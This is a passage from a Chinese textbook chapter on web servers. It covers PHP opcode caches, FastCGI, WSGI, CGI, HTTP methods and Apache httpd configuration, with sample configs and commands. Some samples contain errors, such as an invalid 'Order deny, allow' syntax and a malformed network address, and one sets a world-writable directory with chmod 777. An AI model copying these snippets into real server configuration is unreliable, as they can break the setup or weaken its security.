eaccelerator.enable="1''
eaccelerator.optimizer="1''
eaccelerator.check_mtime="1''
eaccelerator.debug="0"
eaccelerator.filter=""
eaccelerator.shm_max="0"
eaccelerator.shm_ttl="0"
eaccelerator.shm_prune_period="0''
eaccelerator.shm_only="0"
```

```
eaccelerator.compress="1''
eaccelerator.compress_level="9"
```

如果要检查 eAccelerator 模块的运行状态，可以使用 phpinfo() 函数或 `php -i` 进行查询。

对于存放 eAccelerator 的临时文件的目录要注意设置适当的权限，并且在重启服务器才能使用 eAccelerator。

```
# mkdir /tmp/eaccelerator
# chmod 777 /tmp/eaccelerator
# apachectl restart
```

除了可以把将 PHP 编译产生的 bytecode 暂存在共享内存内重复使用来提高执行效率，Alternative PHP Cache（APC）还可以对中间码进行优化来和所有版本的 PHP 协同使用。

```
# pecl install APC
downloading APC-3.1.13.tgz ...
Starting to download APC-3.1.13.tgz (171,591 bytes)
....done: 171,591 bytes
55 source files, building
running: phpize
Configuring for:
PHP Api Version:         20121113
Zend Module Api No:      20121212
Zend Extension Api No:   220121212
Enable internal debugging in APC [no] : yes
Enable per request file info about files used from the APC cache [no] : yes
Enable spin locks (EXPERIMENTAL) [no] : yes
Enable memory protection (EXPERIMENTAL) [no] : yes
Enable pthread mutexes (default) [no] : yes
Enable pthread read/write locks (EXPERIMENTAL) [yes] : yes
...
```

由 Lighttpd 计划提供的 XCache 解决了其他 opcacher 存在的问题（比如可以支持新的 PHP 版本），并且在 Linux 下可以支撑高负载状况，另外还支持 ThreadSafe/Windows。

16.1.3 FastCGI

FastCGI（Fast Common Gateway Interface）是早期通用网关接口（CGI）的增强版本，可以让交互程序与 Web 服务器通信。

FastCGI 致力于减少网页服务器与 CGI 程序之间交互的开销，从而使服务器可以同时处理更多的网页请求。

CGI 程序运行在独立的进程中，并对每个 Web 请求建立一个进程，虽然这种方法非常容易实现，但效率很差且难以扩展，在处理大量请求时，进程的大量建立和消亡使操作系统性能大大下降，另外地址空间无法共享也限制了资源重用。

与 CGI 为每个请求创建一个新的进程不同，FastCGI 使用持续的进程来处理一连串的请求，而且这些进程由 FastCGI 服务器管理（而不是 Web 服务器）。例如，Apache HTTP Server 通过 mod_fcgid 模块实现了 FastCGI。

当接收到一个请求时，Web 服务器把环境变量和页面请求通过一个 socket（比如 FastCGI 进程与 Web 服务器都位于本地）或者一个 TCP connection（FastCGI 进程在远端的 Server Farm）传递给 FastCGI 进程。

16.1.4 WSGI

WSGI（Python Web Server Gateway Interface）是为 Python 语言定义的 Web 服务器和 Web 应用程序或框架之间的一种简单而通用的接口，现在许多其它语言中也出现了类似接口。

一般而言，Web 应用框架的选择将限制可用的 Web 服务器的选择，反之亦然。

最初，Python 应用程序通常是为 CGI、FastCGI、mod_python，或者特定 Web 服务器的自定义的 API 接口而设计的。

基于现存的 CGI 标准而设计的 WSGI 可以作为 Web 服务器与 Web 应用程序或应用框架之间的一种低级别的接口来方便可移植 Web 应用开发。具体来说，WSGI 可以划分两个部分，分别为“服务器”（或“网关”）和“应用程序”（或“应用框架”）。

在处理一个 WSGI 请求时，服务器会为应用程序提供环境信息及一个回调函数（Callback Function）。当应用程序完成处理请求后，通过前述的回调函数将结果回传给服务器。

WSGI 中间件同时实现了 API 的两方，因此可以在 WSGI 服务和 WSGI 应用之间起调和作用，因此从 WSGI 服务器的角度来说，中间件扮演应用程序，而从应用程序的角度来说，中间件扮演服务器。

WSGI“中间件”组件可以执行以下功能：

- 重写环境变量后，根据目标 URL 将请求消息路由到不同的应用对象。

- 允许在一个进程中同时运行多个应用程序或应用框架。
- 负载均衡和远程处理，通过在网络上转发请求和响应消息。
- 进行内容后处理（例如应用 XSLT 样式表）。

下面是用 Python 语言写的一个符合 WSGI 的“Hello World”应用程序示例。

```
def app(environ, start_response):
    start_response('200 OK', [('Content-Type', 'text/plain')])
    yield "Hello world!\n"
```

其中：

- 第一行定义了一个名为 app 的 callable 并接受两个参数（environ 和 start_response），其中 environ 是一个字典包含了 CGI 中的环境变量，start_response 也是一个 callable 并接受两个必须的参数，status（HTTP 状态）和 response_headers（响应消息的头）。
- 第二行调用了 start_response，状态指定为“200 OK”，消息头指定为内容类型是“text/plain”。
- 第三行将响应消息的消息体返回。

下面是一个调用一个程序并获取它的应答消息的例子。

```
def call_application(app, environ):
    body = []
    status_headers = [None, None]
    def start_response(status, headers):
        status_headers[:] = [status, headers]
        return body.append
    app_iter = app(environ, start_response)
    try:
        for item in app_iter:
            body.append(item)
    finally:
        if hasattr(app_iter, 'close'):
            app_iter.close()
    return status_headers[0], status_headers[1], ''.join(body)

status, headers, body = call_application(app, {...environ...})
```

16.2 Principle

通过 HTTP 或者 HTTPS 协议请求的资源由统一资源标识符（Uniform Resource Identifiers，URI）来标识，每一个 Web 服务器程序都可以从网络接受 HTTP 请求，然后提供 HTTP 回复给请求者。HTTP 回复一般包含一个 HTML 文件，也可以包含纯文本文件、图像或其他类型的文件。

一般来说，文件（HTML、文本或图像等）都存储在 Web 服务器的本地文件系统中，并且 URL 和本地文件名都有对应的组织结构，服务器可以简单的把 URL 映射到本地文件系统中，并且可以指定一个本地路径名为根目录。

如果 Web 服务器可以提供动态内容，那么动态内容具体可以是该服务器本身提供的功能或者可借助外挂模块实现的功能。

具体来说，HTTP 是一个客户端终端（用户）和服务器端请求和应答的标准（TCP），客户端可以使用 Web 浏览器、网络爬虫或者其它的工具发起一个 HTTP 请求到服务器上指定端口（默认端口为 80），因此可以认为客户端是用户的代理程序（user agent）。例如，IIS 一般可以支持 10000/每服务器连接数。

Web 服务器上存储着一些资源（例如 HTML 文件和图像），因此也可以将 Web 服务器称为源服务器（origin server），而且在用户代理和源服务器中间可能存在多个“中间层”（例如代理、网关或者隧道（tunnel））。例如，在 example.test.com 服务器上设置了服务器软件，并把服务器软件的根目录设置为/home/public/web/，当一个浏览者输入 http://example.test.com/lips/index.html，example.test.com 上的服务器软件就会读取/home/public/web/lips/index.html 文件。

默认情况下，Web 服务器的根目录为/var/www/html 或/src/www，例如 CentOS 默认的网站根目录为/var/www/html。如果需要指定网站根目录，可以在修改 httpd.conf 中的 DocumentRoot 参数，而且务必让 Web 服务器（例如 Httpd、Nginix、Lightttpd）的用户可以浏览网站根目录。

16.2.1 CGI Script

CGI（Common Gateway Interface）是一种描述了客户端和服务器程序之间传输数据的标准，从而可以让客户端从浏览器向网络服务器上的 CGI 程序请求数据。

最初，CGI 是在 1993 年由美国国家超级电脑应用中心（NCSA）为 NCSA HTTPd Web 服务器开发的，HTTPd 使用了 shell 环境变量来保存从 Web 服务器传递出去的参数，然后生成一个运行 CGI 的独立的进程。

```
#!/usr/bin/perl
```

```
=head1 DESCRIPTION
printenv — a CGI program that just prints its environment
=cut
print "Content-type: text/plain\r\n\r\n";

for my $var ( sort keys %ENV ) {
    printf "%s = \"%s\"\r\n", $var, $ENV{$var};
}
```

CGI 标准是独立于任何语言的，Web 服务器无须在这个问题上对语言有任何了解。事实上，CGI 程序可以用任何脚本语言或者是完全独立编程语言实现，只要这个语言可以在指定系统上运行，例如 shell script、Perl、Python、Ruby、PHP、Tcl、C/C++ 和 Visual Basic 等都可以用来编写 CGI 程序。

从 Web 服务器的角度看，在特定的位置（例如 http://www.example.com/wiki.cgi）定义了可以运行 CGI 程序后，当收到一个匹配 URL 的请求时，相应的程序就会被调用，并将客户端发送的数据作为输入。由 Web 服务器来收集程序的输出，并加上合适的文档头，再发送回客户端。

以前，每次 CGI 请求都需要新生成一个程序的副本来运行，这样大的工作量会很快将服务器压垮，因此 mod_perl 等更有效的技术可以让脚本解释器直接作为模块集成在 Web 服务器（例如 Apache）中，这样就能避免重复载入和初始化解释器。不过，使用 C 语言等编译型语言则可以避免这种额外负荷，C 语言及其他编译语言的程序的运行速度更快、对操作系统的负荷更小，从而可能达到更高执行效率。

以 Wikipedia 为例，首先用户代理程序向 CGI 程序请求某个名称的条目，如果该条目页面存在，CGI 程序就会去获取那个条目页面的原始数据，然后把它转换成 HTML 并把结果输出给浏览器；如果该条目页面不存在，CGI 程序则会提示用户新建一个页面。

默认情况下，CGI 程序安装在/var/www/cgi-bin 中，从而可以在不需要额外设置 httpd.conf 的情况下就可以顺利 CGI 程序。

如果代码不需要经常改动，那么可以在服务器产生一个新的进程在编译代码之前进行处理（例如 FastCGI），当然还包括其它编写的加速器。例如，FastCGI 在第一次调用脚本时，可以在系统的某个地方保存脚本编译过的版本，这样对这个文件以后的请求就会自动转交给这个编译过的代码，而不用每次调用脚本解释器来解释脚本。当更改了脚本，加速器的临时缓存会被清空来保证调用的是新的版本的脚本。

另外，可以直接把解释器放在 Web 服务器中，这样就无须新建一个进程来执行脚本，例如 Apache 服务器有很多这样的模块。

- mod_cplusplus
- mod_perl
- mod_php
- mod_python
- mod_ruby
- mod_mono

HTTP 协议中并没有规定必须使用它或它支持的层，事实上 HTTP 可以在任何互联网协议或其他网络上实现，而且 HTTP 假定其下层协议提供可靠的传输，因此任何能够提供这种保证的协议都可以被其使用。例如，在 TCP/IP 协议族使用 TCP 作为其传输层时，通常由 HTTP 客户端发起一个请求来创建一个到服务器指定端口（默认是 80 端口）的 TCP 连接。

HTTP 服务器在指定的端口监听客户端的请求，并且在收到请求后由服务器向客户端返回一个状态，比如"HTTP/1.1 200 OK" 和返回的内容（例如请求的文件、错误消息、或者其它信息)。

默认情况下，CGI 程序都保存在/home/theqiong/cgi/目录下，如果需要启用在其他目录下执行 CGI 的权限，可以进行如下的设置:

```
# vim /etc/httpd/conf/httpd.conf
#
# AddHandler allows you to map certain file extensions to "handlers":
# actions unrelated to filetype. These can be either built into the server
# or added with the Action directive (see below)
#
# To use CGI scripts outside of ScriptAliased directories:
# (You will also need to add "ExecCGI" to the "Options" directive.)
#
AddHandler cgi-script .cgi

<Directory "/home/theqiong/cgi">
   Options ExecCGI
   AllowOverride None
   Order allow,deny
   Allow from all
</Directory>
```

在指定的目录的权限中要将 CGI 程序设置为可执行的以后，就可以在浏览器中通过 URL（例如http://domain/ theqiong/cgi/index.cgi）来执行 CGI 程序。

```
# chmod a+x /home/theqiong/cgi/index.cgi
```

另外，直接利用文件名的别名也可以实现在其他目录中执行 CGI 程序，而且不需要一定在网站首页下也可以成功。

```
# vim /etc/httpd/conf/httpd.conf
AddHandler cgi-script .cgi .pl

ScriptAlias /cgi/ "/home/theqiong/cgi/"
```

16.2.2 Request Message

客户端发起的请求信息（Request Message）包括请求行、（请求）头、空行和其他消息体。

- 请求行，例如 `GET /images/logo.gif HTTP/1.1` 表示从/images 目录下请求 logo.gif 文件。
- （请求）头，例如 Accept-Language: en
- 空行
- 其他消息体

请求行和标题必须以 <CR><LF> 作为结尾，空行内必须只有 <CR><LF> 而无其他空格。在 HTTP/1.1 协议中，所有的请求头（除 Host 外）都是可选的。例如，下面是一个 HTTP 客户端与服务器之间会话的例子。

```
GET / HTTP/1.1
Host:www.google.com
```

在客户端发起的请求的末尾有一个空行（以回车（CR）加换行（LF）的形式表示），其中请求信息的第一行指定方法、资源路径、协议版本，第二行是使用 HTTP/1.1 中必需的 header 来指定主机。

另外，在 HTTP 服务器返回的应答中的文件头之后也使用一个空行来隔开 header 和 HTML 代码。

```
HTTP/1.1 200 OK
Content-Length: 3059
Server: GWS/2.0
Date: Sat, 11 Jan 2003 02:44:04 GMT
Content-Type: text/html
Cache-control: private
Set-Cookie: PREF=ID=73d4aef52e57bae9:TM=1042253044:LM=1042253044:S=SMCc_HRPCQiqy
X9j; expires=Sun, 17-Jan-2038 19:14:07 GMT; path=/; domain=.google.com
Connection: keep-alive

<!-- HTML -->
```

HTTP/1.1 优化支持持续活跃连接，客户端可以连续多次发送请求、接收应答，而且批量多请求时，同一 TCP 连接在活跃（Keep-Live）间期内可以进行复用来避免重复 TCP 初始握手活动，并减少网络负荷和响应周期。此外，HTTP/1.1 支持应答到达前继续发送请求（通常是两个），称为“流线化”（stream）。

16.2.3 Request Method

HTTP/1.1 协议中共定义了八种方法（也叫“动作”）来以不同方式操作指定的资源。

OPTIONS 方法可使服务器传回该资源所支持的所有 HTTP 请求方法。用’*’ 来代替资源名称向 Web 服务器发送 OPTIONS 请求，则将返回响应的功能和方法，从而可以测试服务器功能是否正常运作。

HEAD 与 GET 方法一样，都是向服务器发出指定资源的请求。不过，服务器将不传回资源的正文部份，只是传回响应客户端请求的文件头，因此使用 HEAD 方法可以在不必传输全部内容的情况下，就可以获取其中“关于该资源的信息”（元信息或称元数据）。

GET 方法向指定的资源发出“显示”请求，因此 GET 方法应该只用在读取数据，而不应当被用于产生“副作用”的操作中。

另外，使用 GET 方法可以在请求 URL 中包含明文变量，一般情况下使用? 和 & 来隔开不同的变量。例如，在请求 URL（http://theqiong.com/index.html?id=003&title=test）中的变量和值分别为：

- id=003
- title=test

POST 方法向指定资源提交数据并请求服务器进行处理（例如提交表单或者上传文件）。数据被包含在请求本文中，POST 请求可能会创建新的资源或修改现有资源，或二

者皆有。

PUT 方法向指定资源位置上传其最新内容。

DELETE 方法请求服务器删除 Request-URI 所标识的资源。

TRACE 方法回显服务器收到的请求，主要用于测试或诊断。

CONNECT 方法由 HTTP/1.1 协议预留给能够将连接改为管道方式的代理服务器。通常用于 SSL 加密服务器的链接（经由非加密的 HTTP 代理服务器）。

请求方法的名称是区分大小写的，这样当某个请求所针对的资源不支持对应的请求方法的时候，服务器应当返回状态码 405（Method Not Allowed），当服务器不认识或者不支持对应的请求方法的时候，应当返回状态码 501（Not Implemented）。

HTTP 服务器至少应该实现 GET 和 HEAD 方法，其他方法都是可选的，而且特定的 HTTP 服务器还能够扩展自定义的方法。例如，由 RFC5789 指定的 PATCH 方法用于将局部修改应用到资源。

HTTPS URI 方案和 HTTP 1.1 请求头都可以创建安全超文本协议连接，不过浏览器对后者的几乎没有任何支持，因此 HTTPS URI 方案仍是创建安全超文本协议连接的主要手段。

对于 GET 和 HEAD 方法而言，除了进行获取资源信息外，这些请求不应当再有其他意义。也就是说，这些方法应当被认为是“安全的”。客户端可能会使用其他“非安全”方法（例如 POST，PUT 及 DELETE）以特殊的方式（通常是按钮而不是超链接）来告知客户可能的后果（例如一个按钮控制的资金交易），或请求的操作可能是不安全的(例如某个文件将被上传或删除)。

在不考虑诸如错误或者过期等问题的情况下，若干次请求的副作用与单次请求相同或者根本没有副作用，那么这些请求方法就能够被视作“幂等”的，因此 GET，HEAD，PUT 和 DELETE 等方法都有这样的幂等属性。

假如某个由若干个请求做成的请求序列产生的结果在重复执行这个请求序列或者其中任何一个或多个请求后仍没有发生变化，则这个请求序列便是“幂等”的。但是，可能出现若干个请求做成的请求序列是“非幂等”的，即使这个请求序列中所有执行的请求方法都是幂等的。例如，这个请求序列的结果依赖于某个会在下次执行这个序列的过程中被修改的变量。

16.2.4 Request Protocol

Web 服务器支持的协议包括 HTTP、HTTPS、FTP、Telnet、news 和 gopher 等，并且协议可以指示浏览器使用特定的方法连接到 Web 服务器的特定端口。

使用不同的协议的情况下，浏览器获得的响应数据也是不同的。

通常情况下，Web 服务器根目录下包含特殊的文件（例如 index.html 等），因此 Web 服务器在收到客户端请求时会主动以根目录下的文件来输出。

16.2.5 Error Response

如果网站根目录下找不到首页（index 文件），Web 服务器可能的错误显示方式包括：

- 如果在 Options 中设置了 Indexes，那么相应目录下的所有文件都会被列出来，提供类似 FTP 的链接页面。
- 如果没有指定 Index 则可能显示错误信息通知。

例如，在 httpd.conf 中对错误回应有如下的设置：

```
#
# Customizable error responses come in three flavors:
# 1) plain text 2) local redirects 3) external redirects
#
# Some examples:
#ErrorDocument 500 "The server made a boo boo."
#ErrorDocument 404 /missing.html
#ErrorDocument 404 "/cgi-bin/missing_handler.pl"
#ErrorDocument 402 http://www.example.com/subscription_info.html
#
```

在 Web 服务器的所有配置文件中只能有一个 ErrorDocument 设置，如果设置了多个相同的 ErrorDocument 值，则以较晚出现的设置为最终设置。

- 100 ～ 199，基本信息
- 200 ～ 299，客户端请求成功
- 300 ～ 399，客户端请求需要其他额外的操作（例如 redirect 等）
- 400 ～ 499，客户端请求无法完成（例如无法找到文件）
- 500 ～ 599，Web 服务器设置错误

16.2.6 Access Permission

Web 服务器的配置文件可以指定限制浏览来源的操作，还可以针对来源 IP 或网段进行限制[2]。

[2]在实际生产环境中设置网段和 IP 的访问权限时，最好使用 iptables 来实现。

- Order deny, allow：以 deny 优先处理，没有写入规则的设置默认为 allow，常用于“拒绝所有，开放特定的条件”。
- Order allow, deny：以 allow 优先处理，没有写入规则的设置默认为 deny，常用于“开放所有，拒绝特定的条件”。
- 如果 allow 和 deny 的规则中有重复的，则以默认的情况（Order 的规范）为主。

下面的示例中拒绝 10.0.0.5，并对其他所有的主机开放访问，因此需要开放所有并拒绝特定的条件。

```
# vim /etc/httpd/conf/httpd.conf
<Directory "/var/www/html">
   Options FollowSymLinks
   AllowOverride None
   Order allow,deny
   deny from 10.0.0.5
</Directory>
```

如果需要对内部受保护的目录（例如/var/www/html/db/进行设置仅有 192.168.1.0/200 网段可以访问，可以进行如下的设置：

```
# vim /etc/httpd/conf/httpd.conf
<Directory "/var/www/html/db">
   Options FollowSymLinks
   AllowOverride None
   Order deny, allow
   deny from all
   allow from 192.169.10/200
</Directory>
```

除了 Order 设置之外，还可以使用 Limit 来限制客户端能够进行操作的设置。例如，如果设置用户在指定的目录下仅能进行 GET、POST、OPTIONS 等操作，可以使用 Limit 和 LimitExcept 如下的设置：

```
# vim /etc/httpd/conf/httpd.conf
<Directory "/var/www/html">
   AllowOverride None
```

```
    Options FollowSymLinks

    <Limit GET POST OPTIONS>
        Order allow, deny
        Allow from all
    </Limit>

    <LimitExcept GET POST OPTIONS>
        Order deny, allow
        Deny from all
    </LimitExcept>
</Directory>
```

16.2.7 Server Log

Apache 日志文件主要记录以下的信息：

- /var/log/httpd/access_log 记录客户端正常的请求信息，可以用来分析热门网页等。
- /var/log/httpd/error_log 记录客户端请求错误的信息（包括主机设置错误的信息等），从而可以用来处理很多设置错误的情况，例如找不到网页、文件权限设置错误、密码文件名输入错误等。

日志文件是纯文本信息，而且增长很快，因此需要进行压缩和轮换，Apache 默认提供了/etc/logrotate.d/httpd 来处理日志。其中，开启 compress 可以进行日志压缩。

```
# cat /etc/logrotate.d/httpd
/var/log/httpd/*log {
    missingok
    notifempty
    sharedscripts
    delaycompress
    postrotate
       /bin/systemctl reload httpd.service > /dev/null 2>/dev/null || true
    endscript
    # compress
}
```

16.3 Security

使用 HTTP 协议来传输数据时都是以明文传送的，HTTPS 协议使用 SSL 加密机制来传输数据。

如果客户端和服务器同时支持 SSL（Secure Socket Layer）协议，那么服务器将产生公钥并向 CA（Certificate Authorities）注册，客户端浏览器可以主动向 CA 确认服务器端的公钥是否是合法的，如果合法则建立与服务器的连接，否则将发出警告信息来告知用户。

16.3.1 Configuration

httpd 的主要配置文件位于/etc/httpd/conf/httpd.conf，其他的配置文件则位于/etc/httpd/conf.d/*.conf。

```
$ ll /etc/httpd/conf.d/
-rw-r--r--. 1 root root 2893 Jul 23 18:29 autoindex.conf
-rw-r--r--. 1 root root  295 Jul 23 18:24 manual.conf
-rw-r--r--. 1 root root  747 Nov 21 20:09 php.conf
-rw-r--r--. 1 root root  366 Jul 23 18:31 README
-rw-r--r--. 1 root root  298 Sep 12 18:59 squid.conf
-rw-r--r--. 1 root root 1252 Jul 23 18:24 userdir.conf
-rw-r--r--. 1 root root  516 Jul 23 18:24 welcome.conf
```

httpd 本身只支持静态网页文件，如果需要处理动态网页则需要配合相应的模块，这些模块一般位于/usr/lib/httpd/modules（或/usr/lib64/httpd/modules）。

```
$ ll /usr/lib64/httpd/modules
-rwxr-xr-x. 1 root root 4347080 Nov 21 20:10 libphp5.so
-rwxr-xr-x. 1 root root 4561080 Nov 21 20:10 libphp5-zts.so
-rwxr-xr-x. 1 root root   11208 Jul 23 18:31 mod_access_compat.so
-rwxr-xr-x. 1 root root   11168 Jul 23 18:31 mod_actions.so
-rwxr-xr-x. 1 root root   15368 Jul 23 18:31 mod_alias.so
-rwxr-xr-x. 1 root root   11144 Jul 23 18:31 mod_allowmethods.so
-rwxr-xr-x. 1 root root   11088 Jul 23 18:31 mod_asis.so
-rwxr-xr-x. 1 root root   15360 Jul 23 18:31 mod_auth_basic.so
-rwxr-xr-x. 1 root root   36056 Jul 23 18:31 mod_auth_digest.so
-rwxr-xr-x. 1 root root   11152 Jul 23 18:31 mod_authn_anon.so
-rwxr-xr-x. 1 root root   15368 Jul 23 18:31 mod_authn_core.so
```

```
-rwxr-xr-x. 1 root root   15272 Jul 23 18:31 mod_authn_dbd.so
-rwxr-xr-x. 1 root root   11192 Jul 23 18:31 mod_authn_dbm.so
-rwxr-xr-x. 1 root root   11168 Jul 23 18:31 mod_authn_file.so
-rwxr-xr-x. 1 root root   19544 Jul 23 18:31 mod_authn_socache.so
-rwxr-xr-x. 1 root root   23728 Jul 23 18:31 mod_authz_core.so
-rwxr-xr-x. 1 root root   15320 Jul 23 18:31 mod_authz_dbd.so
-rwxr-xr-x. 1 root root   15304 Jul 23 18:31 mod_authz_dbm.so
-rwxr-xr-x. 1 root root   15296 Jul 23 18:31 mod_authz_groupfile.so
-rwxr-xr-x. 1 root root   11200 Jul 23 18:31 mod_authz_host.so
-rwxr-xr-x. 1 root root   11136 Jul 23 18:31 mod_authz_owner.so
-rwxr-xr-x. 1 root root   11160 Jul 23 18:31 mod_authz_user.so
-rwxr-xr-x. 1 root root   40072 Jul 23 18:31 mod_autoindex.so
-rwxr-xr-x. 1 root root   11152 Jul 23 18:31 mod_buffer.so
-rwxr-xr-x. 1 root root   36096 Jul 23 18:31 mod_cache_disk.so
-rwxr-xr-x. 1 root root   77320 Jul 23 18:31 mod_cache.so
-rwxr-xr-x. 1 root root   36064 Jul 23 18:31 mod_cache_socache.so
-rwxr-xr-x. 1 root root   36088 Jul 23 18:31 mod_cgid.so
-rwxr-xr-x. 1 root root   27712 Jul 23 18:31 mod_cgi.so
-rwxr-xr-x. 1 root root   23600 Jul 23 18:31 mod_charset_lite.so
-rwxr-xr-x. 1 root root   11096 Jul 23 18:31 mod_data.so
-rwxr-xr-x. 1 root root   56984 Jul 23 18:31 mod_dav_fs.so
-rwxr-xr-x. 1 root root   19632 Jul 23 18:31 mod_dav_lock.so
-rwxr-xr-x. 1 root root  101992 Jul 23 18:31 mod_dav.so
-rwxr-xr-x. 1 root root   23568 Jul 23 18:31 mod_dbd.so
-rwxr-xr-x. 1 root root   35944 Jul 23 18:31 mod_deflate.so
-rwxr-xr-x. 1 root root   11176 Jul 23 18:31 mod_dialup.so
-rwxr-xr-x. 1 root root   15288 Jul 23 18:31 mod_dir.so
-rwxr-xr-x. 1 root root   11192 Jul 23 18:31 mod_dumpio.so
-rwxr-xr-x. 1 root root   11160 Jul 23 18:31 mod_echo.so
-rwxr-xr-x. 1 root root   11176 Jul 23 18:31 mod_env.so
-rwxr-xr-x. 1 root root   15320 Jul 23 18:31 mod_expires.so
-rwxr-xr-x. 1 root root   23552 Jul 23 18:31 mod_ext_filter.so
-rwxr-xr-x. 1 root root   15408 Jul 23 18:31 mod_file_cache.so
```

```
-rwxr-xr-x. 1 root root   19424 Jul 23 18:31 mod_filter.so
-rwxr-xr-x. 1 root root   23752 Jul 23 18:31 mod_headers.so
-rwxr-xr-x. 1 root root   11192 Jul 23 18:31 mod_heartbeat.so
-rwxr-xr-x. 1 root root   23592 Jul 23 18:31 mod_heartmonitor.so
-rwxr-xr-x. 1 root root   52520 Jul 23 18:31 mod_include.so
-rwxr-xr-x. 1 root root   28120 Jul 23 18:31 mod_info.so
-rwxr-xr-x. 1 root root   11136 Jul 23 18:31 mod_lbmethod_bybusyness.so
-rwxr-xr-x. 1 root root   11136 Jul 23 18:31 mod_lbmethod_byrequests.so
-rwxr-xr-x. 1 root root   11128 Jul 23 18:31 mod_lbmethod_bytraffic.so
-rwxr-xr-x. 1 root root   15320 Jul 23 18:31 mod_lbmethod_heartbeat.so
-rwxr-xr-x. 1 root root   28192 Jul 23 18:31 mod_log_config.so
-rwxr-xr-x. 1 root root   15392 Jul 23 18:31 mod_log_debug.so
-rwxr-xr-x. 1 root root   11216 Jul 23 18:31 mod_log_forensic.so
-rwxr-xr-x. 1 root root   11232 Jul 23 18:31 mod_logio.so
-rwxr-xr-x. 1 root root  133424 Jul 23 18:31 mod_lua.so
-rwxr-xr-x. 1 root root   19440 Jul 23 18:31 mod_macro.so
-rwxr-xr-x. 1 root root   27736 Jul 23 18:31 mod_mime_magic.so
-rwxr-xr-x. 1 root root   23616 Jul 23 18:31 mod_mime.so
-rwxr-xr-x. 1 root root   60960 Jul 23 18:31 mod_mpm_event.so
-rwxr-xr-x. 1 root root   31880 Jul 23 18:31 mod_mpm_prefork.so
-rwxr-xr-x. 1 root root   48432 Jul 23 18:31 mod_mpm_worker.so
-rwxr-xr-x. 1 root root   36000 Jul 23 18:31 mod_negotiation.so
-rwxr-xr-x. 1 root root   52136 Jul 23 18:31 mod_proxy_ajp.so
-rwxr-xr-x. 1 root root   48176 Jul 23 18:31 mod_proxy_balancer.so
-rwxr-xr-x. 1 root root   19400 Jul 23 18:31 mod_proxy_connect.so
-rwxr-xr-x. 1 root root   15280 Jul 23 18:31 mod_proxy_express.so
-rwxr-xr-x. 1 root root   19376 Jul 23 18:31 mod_proxy_fcgi.so
-rwxr-xr-x. 1 root root   11152 Jul 23 18:31 mod_proxy_fdpass.so
-rwxr-xr-x. 1 root root   44184 Jul 23 18:31 mod_proxy_ftp.so
-rwxr-xr-x. 1 root root   39944 Jul 23 18:31 mod_proxy_http.so
-rwxr-xr-x. 1 root root   19464 Jul 23 18:31 mod_proxy_scgi.so
-rwxr-xr-x. 1 root root  118608 Jul 23 18:31 mod_proxy.so
-rwxr-xr-x. 1 root root   19352 Jul 23 18:31 mod_proxy_wstunnel.so
```

```
-rwxr-xr-x. 1 root root   11128 Jul 23 18:31 mod_ratelimit.so
-rwxr-xr-x. 1 root root   11160 Jul 23 18:31 mod_reflector.so
-rwxr-xr-x. 1 root root   15304 Jul 23 18:31 mod_remoteip.so
-rwxr-xr-x. 1 root root   15320 Jul 23 18:31 mod_reqtimeout.so
-rwxr-xr-x. 1 root root   15344 Jul 23 18:31 mod_request.so
-rwxr-xr-x. 1 root root   69032 Jul 23 18:31 mod_rewrite.so
-rwxr-xr-x. 1 root root   40312 Jul 23 18:31 mod_sed.so
-rwxr-xr-x. 1 root root   15328 Jul 23 18:31 mod_setenvif.so
-rwxr-xr-x. 1 root root   11240 Jul 23 18:31 mod_slotmem_plain.so
-rwxr-xr-x. 1 root root   19488 Jul 23 18:31 mod_slotmem_shm.so
-rwxr-xr-x. 1 root root   15328 Jul 23 18:31 mod_socache_dbm.so
-rwxr-xr-x. 1 root root   11192 Jul 23 18:31 mod_socache_memcache.so
-rwxr-xr-x. 1 root root   23568 Jul 23 18:31 mod_socache_shmcb.so
-rwxr-xr-x. 1 root root   15272 Jul 23 18:31 mod_speling.so
-rwxr-xr-x. 1 root root   23448 Jul 23 18:31 mod_status.so
-rwxr-xr-x. 1 root root   15272 Jul 23 18:31 mod_substitute.so
-rwxr-xr-x. 1 root root   11168 Jul 23 18:31 mod_suexec.so
-rwxr-xr-x. 1 root root   11112 Jul 23 18:31 mod_systemd.so
-rwxr-xr-x. 1 root root   11144 Jul 23 18:31 mod_unique_id.so
-rwxr-xr-x. 1 root root   15312 Jul 23 18:31 mod_unixd.so
-rwxr-xr-x. 1 root root   11168 Jul 23 18:31 mod_userdir.so
-rwxr-xr-x. 1 root root   15320 Jul 23 18:31 mod_usertrack.so
-rwxr-xr-x. 1 root root   11104 Jul 23 18:31 mod_version.so
-rwxr-xr-x. 1 root root   15280 Jul 23 18:31 mod_vhost_alias.so
-rwxr-xr-x. 1 root root   19480 Jul 23 18:31 mod_watchdog.so
```

可通过简单的 API 扩充，将 Perl/Python/PHP 等解释器编译到 HTTP 服务器中。例如，httpd 使用的 PHP 模块就是/usr/lib64/httpd/modules/libphp5.so，相应的 PHP 设置文件则位于/etc/httpd/conf.d/php.conf，并且在其中设置了由 PHP 产生的 session 和 soap 的存储目录等信息。

```
$ vim /etc/httpd/conf.d/php.conf
#
# Cause the PHP interpreter to handle files with a .php extension.
#
```

```
<FilesMatch \.php$>
    SetHandler application/x-httpd-php
</FilesMatch>

#
# Allow php to handle Multiviews
#
AddType text/html .php

#
# Add index.php to the list of files that will be served as directory
# indexes.
#
DirectoryIndex index.php

#
# Uncomment the following lines to allow PHP to pretty-print .phps
# files as PHP source code:
#
#<FilesMatch \.phps$>
#    SetHandler application/x-httpd-php-source
#</FilesMatch>

#
# Apache specific PHP configuration options
# those can be override in each configured vhost
#
php_value session.save_handler "files"
php_value session.save_path    "/var/lib/php/session"
php_value soap.wsdl_cache_dir  "/var/lib/php/wsdlcache"
```

不过，PHP 本身的主要配置文件为/etc/php.ini，其中包含了 PHP 的全部设置选项。对于 PHP 的额外扩展配置则保存在/etc/php.d 和/etc/php-zts.d 中。

```
$ ll /etc/php.d
```

```
-rw-r--r--. 1 root root  47 Nov 21 20:09 bz2.ini
-rw-r--r--. 1 root root  57 Nov 21 20:09 calendar.ini
-rw-r--r--. 1 root root  51 Nov 21 20:09 ctype.ini
-rw-r--r--. 1 root root  49 Nov 21 20:09 curl.ini
-rw-r--r--. 1 root root  47 Nov 21 20:09 dom.ini
-rw-r--r--. 1 root root  49 Nov 21 20:09 exif.ini
-rw-r--r--. 1 root root  57 Nov 21 20:09 fileinfo.ini
-rw-r--r--. 1 root root  47 Nov 21 20:09 ftp.ini
-rw-r--r--. 1 root root  55 Nov 21 20:09 gettext.ini
-rw-r--r--. 1 root root  51 Nov 21 20:09 iconv.ini
-rw-r--r--. 1 root root  51 Aug  1 14:50 json.ini
